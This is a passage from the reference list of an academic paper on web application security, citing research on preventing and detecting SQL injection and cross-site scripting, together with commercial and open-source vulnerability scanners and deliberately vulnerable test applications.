[23] Mike Ter Louw and V.N. Venkatakrishnan. Blueprint: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers. In *Proceeding of the 30th IEEE Symposium on Security & Privacy*, pp. 331–346, May 2009.

[24] Yahoo! Inc. Yahoo! Markup Language. http://developer.yahoo.com/yap/guide/yapdev-yml.html.

[25] Dachuan Yu, Ajay Chander, Hiroshi Inamura, and Igor Serikov. Better Abstractions for Secure Server-Side Scripting. In *Proceeding of the 17th International Conference on World Wide Web*, pp. 507–516, April 2008.

[26] Richard S. Cox, Steven D. Gribble, Henry M. Levy, and Jacob Gorm Hansen. A Safety-Oriented Platform for Web Applications. In *Proceedings of the 27th IEEE Symposium on Security & Privacy*, pp. 350–364, May 2006.

[27] Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating Script Injection Attacks with Browser-Enforced Embedded Policies. In *Proceedings of the 16th International Conference on World Wide Web*, pp. 601–610, May 2007.

[28] David Scott and Richard Sharp. Abstracting Application-Level Web Security. In *Proceedings of the 11th International Conference on World Wide Web*, pp. 396–407, May 2002.

[29] Apache Struts project. Struts. http://struts.apache.org/.

[30] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *Proceedings of the 13th International Conference on World Wide Web*, pp. 40–52, May 2004.

[31] Martin Johns, Björn Engelmann, and Joachim Posegga. XSSDS: Server-Side Detection of Cross-Site Scripting Attacks. In *Proceedings of the 24th Annual Computer Security Applications Conference*, pp. 335–344, December 2008.

[32] Zhendong Su and Gary Wassermann. The Essence of Command Injection Attacks in Web Applications. In *Proceedings of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pp. 372–382, January 2006.

[33] Gregory Buehrer, Bruce W. Weide, and Paolo A. G. Sivilotti. Using parse tree validation to prevent sql injection attacks. In *Proceedings of the 5th International Workshop on Software Engineering and Middleware*, pp. 106–113, September 2005.

[34] Sruthi Bandhakavi, Prithvi Bisht, P. Madhusudan, and V. N. Venkatakrishnan. CANDID: Preventing SQL Injection Attacks using Dynamic Candidate Evaluations. In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, pp. 12–24, October 2007.

[35] William G. J. Halfond, Alessandro Orso, and Panagiotis Manolios. Using Positive Tainting and Syntax-Aware Evaluation to Counter SQL Injection Attacks.

In *Proceedings of the 14th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, pp. 175–185, November 2006.

[36] T. Pietraszek and C. V. Berghe. Defending Against Injection Attacks through Context-Sensitive String Evaluation. In *Proceedings of the 8th International Symposium on Recent Advances in Intrusion Detection*, pp. 124–145, September 2005.

[37] Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically Hardening Web Applications using Precise Tainting. In *Proceedings of the 20th IFIP International Information Security Conference*, pp. 372–382, May 2005.

[38] Stephen Boyd and Angelos Keromytis. SQLrand: Preventing SQL Injection Attacks. In *Proceedings of the 28th International Conference on Software Engineering*, pp. 292–304, May 2004.

[39] Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceeding of the 14th Network and Distributed System Security Symposium*, February 2007.

[40] David Ross. IE8 Security Part IV: The XSS Filter. http://blogs.msdn.com/ie/archive/2008/07/01/ie8-security-part-iv-the-xss-filter.aspx, July 2008.

[41] Daniel Bates, Adam Barth, and Collin Jackson. Regular Expressions Considered Harmful in Client-side XSS Filters. In *Proceedings of the 19th International Conference on World Wide Web*, pp. 91–100, April 2010.

[42] Chinotec Technologies Company. Paros (version 3.2.13). http://www.parosproxy.org/, August 2006.

[43] Acunetix. Acunetix Web Security Scanner. http://www.acunetix.com/.

[44] IBM. Rational AppScan. http://www.ibm.com/software/awdtools/appscan/.

[45] Yao-Wen Huang, Shih-Kun Huang, Tsung-Po Lin, and Chung-Hung Tsai. Web Application Security Assessment by Fault Injection and Behavior Monitoring. In *Proceedings of the 12th International Conference on World Wide Web*, pp. 148–159, May 2003.

[46] Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic. SecuBat: A Web Vulnerability Scanner. In *Proceedings of the 15th International Conference on World Wide Web*, pp. 247–256, May 2006.

[47] Hewlett-Packard. HP WebInspect software. https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200^9570_4000_100__.

[48] Sean Mcallister, Engin Kirda, and Christopher Kruegel. Leveraging User Interactions for In-Depth Testing of Web Applications. In *Proceedings of the 11th International Symposium on Recent Advances in Intrusion Detection*, pp. 191–210, September 2008.

[49] Angelo Ciampa, Corrado Aaron Visaggio, and Massimiliano Di Penta. A heuristic-based approach for detecting sql-injection vulnerabilities in web applications. In *Proceedings of the 4th International Workshop on Software Engineering for Secure Systems*, pp. 43–49, May 2010.

[50] G. Wassermann and Z. Su. An Analysis Framework for Security in Web Applications. In *Proceedings of the 3rd workshop on Specification and Verification of Component-Based Systems*, pp. 70–78, October 2004.

[51] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In *Proceedings of the 27th IEEE Symposium on Security & Privacy*, pp. 258–263, May 2006.

[52] Yichen Xie and Alex Aiken. Static Detection of Security Vulnerabilities in Scripting Languages. In *Proceedings of the 15th Conference on USENIX Security Symposium*, pp. 179–192, July 2006.

[53] V. Benjamin Livshits and Monica S. Lam. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *Proceedings of the 14th Conference on USENIX Security Symposium*, pp. 271–286, July 2005.

[54] Michael Martin, Benjamin Livshits, and Monica S. Lam. Finding Application Errors and Security Flaws Using PQL: a Program Query Language. In *Proceedings of the 20th Annual ACM SIGPLAN Conference on Object Oriented Programming, Systems, Languages, and Applications*, pp. 365–383, October 2005.

[55] Monica S. Lam, Michael Martin, Benjamin Livshits, and John Whaley. Securing Web Applications with Static and Dynamic Information Flow Tracking. In *Proceedings of the 17th ACM SIGPLAN Symposium on Partial Evaluation and Semantics-based Program Manipulation*, pp. 3–12, January 2008.

[56] Michael Martin and Monica S. Lam. Automatic Generation of XSS and SQL Injection Attacks with Goal-Directed Model Checking. In *Proceedings of the 17th Conference on USENIX Security Symposium*, pp. 31–43, July 2008.

[57] William Landi. Undecidability of Static Analysis. *ACM Letters on Programming Languages and Systems*, Vol. 1, pp. 323–337, December 1992.

[58] G. Ramalingam. The undecidability of aliasing. *ACM Transactions on Programming Languages and Systems*, Vol. 16, pp. 1467–1471, September 1994.

[59] Davide Balzarotti, Marco Cova, Vika Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications. In *Proceedings of the 29th IEEE Symposium on Security & Privacy*, pp. 387–401, May 2008.

[60] Acunetix. Finding the right web application scanner; why black box scanning is not enough. http://www.acunetix.com/websitesecurity/rightwvs.htm.

[61] Ferruh Mavituna. SQL Injection Cheat Sheet. http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/, March 2007.

[62] iMPERVA. Blind SQL Injection. http://www.imperva.com/resources/adc/blind_sql_server_injection.html, 2003.

[63] C. A. Mackay. SQL Injection Attacks and Some Tips on How to Prevent Them. http://www.codeproject.com/cs/database/SqlInjectionAttacks.asp, January 2005.

[64] SecuriTeam. SQL Injection Walkthrough. http://www.securiteam.com/security reviews/5DP0N1P76E.html, May 2002.

[65] The Open Web Application Security Project (OWASP). Testing for SQL Injection. http://www.owasp.org/index.php/Testing_for_SQL_Injection, 2008.

[66] Kevin Spett. SQL Injection: Are your web applications vulnerable? http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf, 2004.

[67] Steve Friedl. SQL Injection Attacks by Example. http://www.unixwiz.net/techtips/sql-injection.html, 2006.

[68] GotoCode.com. GotoCode. http://www.gotocode.com/.

[69] IX Knowledge Inc. http://www.ikic.co.jp/.

[70] Security-Hacks.com. Top 15 free SQL Injection Scanners. http://www.security-hacks.com/2007/05/18/top-15-free-sql-injection-scanners, May 2007.

[71] Gordon Lyon. Top 10 Web Vulnerability Scanners. http://sectools.org/web-scanners.html, 2006.

[72] SourceForge.net. http://sourceforge.net.

[73] CIRT.net. Nikto. http://www.cirt.net/code/nikto.shtml.

[74] The Open Web Application Security Project (OWASP). OWASP WebScarab Project. http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project.

[75] PortSwigger. Burpsuite. http://portswigger.net/.

[76] rfp.labs. Whisker/libwhisker. http://www.wiretrip.net/rfp/.

[77] SensePost. Wikto. http://www.sensepost.com/research/wikto/.

[78] N-Stalker. N-Stealth. http://www.nstalker.com/.

[79] Brad Cable. SQLler. http://bcable.net/.

[80] Ilo--. SQLbftools. http://www.reversing.org/.

[81] Justin Clarke. SQLBrute. http://www.gdssecurity.com/l/t.php.

[82] northern monkee. BobCat. http://www.northern-monkee.co.uk/projects/bobcat/bobcat.html.

[83] Daniele Bellucci and Bernardo Damele. SQLMap. http://sqlmap.sourceforge.net/.

[84] nummish and Xeron. Absinthe. http://www.0x90.org/releases/absinthe/.

[85] IT Defence. SQL Injection Pentesting Tool. http://itdefence.ru/.

[86] A. Ramos. Blind SQL Injection Perl Tool. http://www.514.es/2006/12/inyeccion_de_codigo_bsqlbf12th.html.

[87] icesurfer. SQLNinja. http://sqlninja.sourceforge.net/.

[88] Gary O'leary-Steele. Automagic SQL Injector. http://scoobygang.org/automagic.zip.

[89] David Litchfield. NGSS SQL Injector. http://www.databasesecurity.com/.

[90] Metaeye Security Group. SQID. http://sqid.rubyforge.org/.

[91] Francois Larouche. SQL Power Injector. http://www.sqlpowerinjector.com/.

[92] Flowgate Security Consulting. FG-Injector. http://www.flowgate.net/.

[93] OpenLabs. SQL Injection Brute-forcer. http://www.open-labs.org/.

[94] XhockY. Schoorbs (version 1.0.2). http://schoorbs.xhochy.com/, 2008.

[95] Nicolas Surribas. Wapiti (version 2.1.0). http://wapiti.sourceforge.net/, April 2009.

[96] Andrés Riancho. Web Application Attack and Audit Framework (version 1.0-rc2). http://w3af.sourceforge.net/, April 2009.

[97] p4ssion. Gamja : Web vulnerability scanner (version 1.6). http://gamja.sourceforge.net/, November 2006.

[98] Johannes Fahrenkrug. Springenwerk Security Scanner (version 0.4.5). http://springenwerk.org/, August 2006.

[99] HTML Parser. http://htmlparser.sourceforge.net/, 2006.

[100] Mozilla. Rhino: JavaScript for Java. http://www.mozilla.org/rhino/.

[101] David Schweinsberg. CSS Parser. http://cssparser.sourceforge.net/, 2004.

[102] Gargoyle Software Inc. HtmlUnit. http://htmlunit.sourceforge.net/.

[103] Stefan Kals. SecuBat (version 0.5). http://www.secubat.org/, March 2006.

[104] Ananta Security. Web Vulnerability Scanners Comparison. http://anantasec.blogspot.com/2009/01/web-vulnerability-scanners-comparison.html, January 2009.

[105] Vanilla-1.1.4. http://getvanilla.com/.

[106] fttss-2.0. http://fttss.sourceforge.net/, March 2008.

[107] Pligg, LLC. pligg beta v9.9.0. http://www.pligg.com/, January 2008.

[108] Dalton Camargo. javabb v0.99. http://www.javabb.org/.

[109] Yasna Inc. Yazd Discussion Forum v3.0. http://www.forumsoftware.ca/.

[110] The Open Web Application Security Project (OWASP). WebGoat Project (version 5.2). http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project.

[111] Foundstone, Inc. Hacme bank v2.0. http://www.foundstone.com/us/resources/proddesc/hacmebank.htm, August 2006.

[112] Fortify Software Inc. JavaScript Hijacking. http://www.fortify.com/servlet/download/public/JavaScript_Hijacking.pdf, March 2007.

[113] Adam Kieyzun, Philip J. Guo, Karthick Jayaraman, and Michael D. Ernst. Automatic Creation of SQL Injection and Cross-site Scripting Attacks. In *Proceedings of the 31st International Conference on Software Engineering*, pp. 199–209, May 2009.

[114] Gary Wassermann, Dachuan Yu, Ajay Chander, Dinakar Dhurjati, Hiroshi Inamura, and Zhendong Su. Dynamic Test Input Generation for Web Applications. In *Proceedings of the ACM SIGSOFT International Symposium on Software Testing and Analysis*, pp. 249–260, July 2008.

[115] Ministry of Economy, Trade and Industry, Japan. Japanese Open Government Lab. http://openlabs.go.jp/.

[116] Techzine.jp. No. 4, Yuji Kosuga, Discover Vulnerabilities in Web Applications Automatically. http://techzine.jp/2010/09/14/%E5%B0%8F%E8%8F%85%E7%A5%90%E5%8F%B2/, September 2010.

[117] Yusuke Takamatsu, Yuji Kosuga, and Kenji Kono. Automated Detection of Session Fixation Vulnerabilities. In *Proceedings of the 19th International Conference on World Wide Web (in Poster Track)*, pp. 1191–1192, April 2010.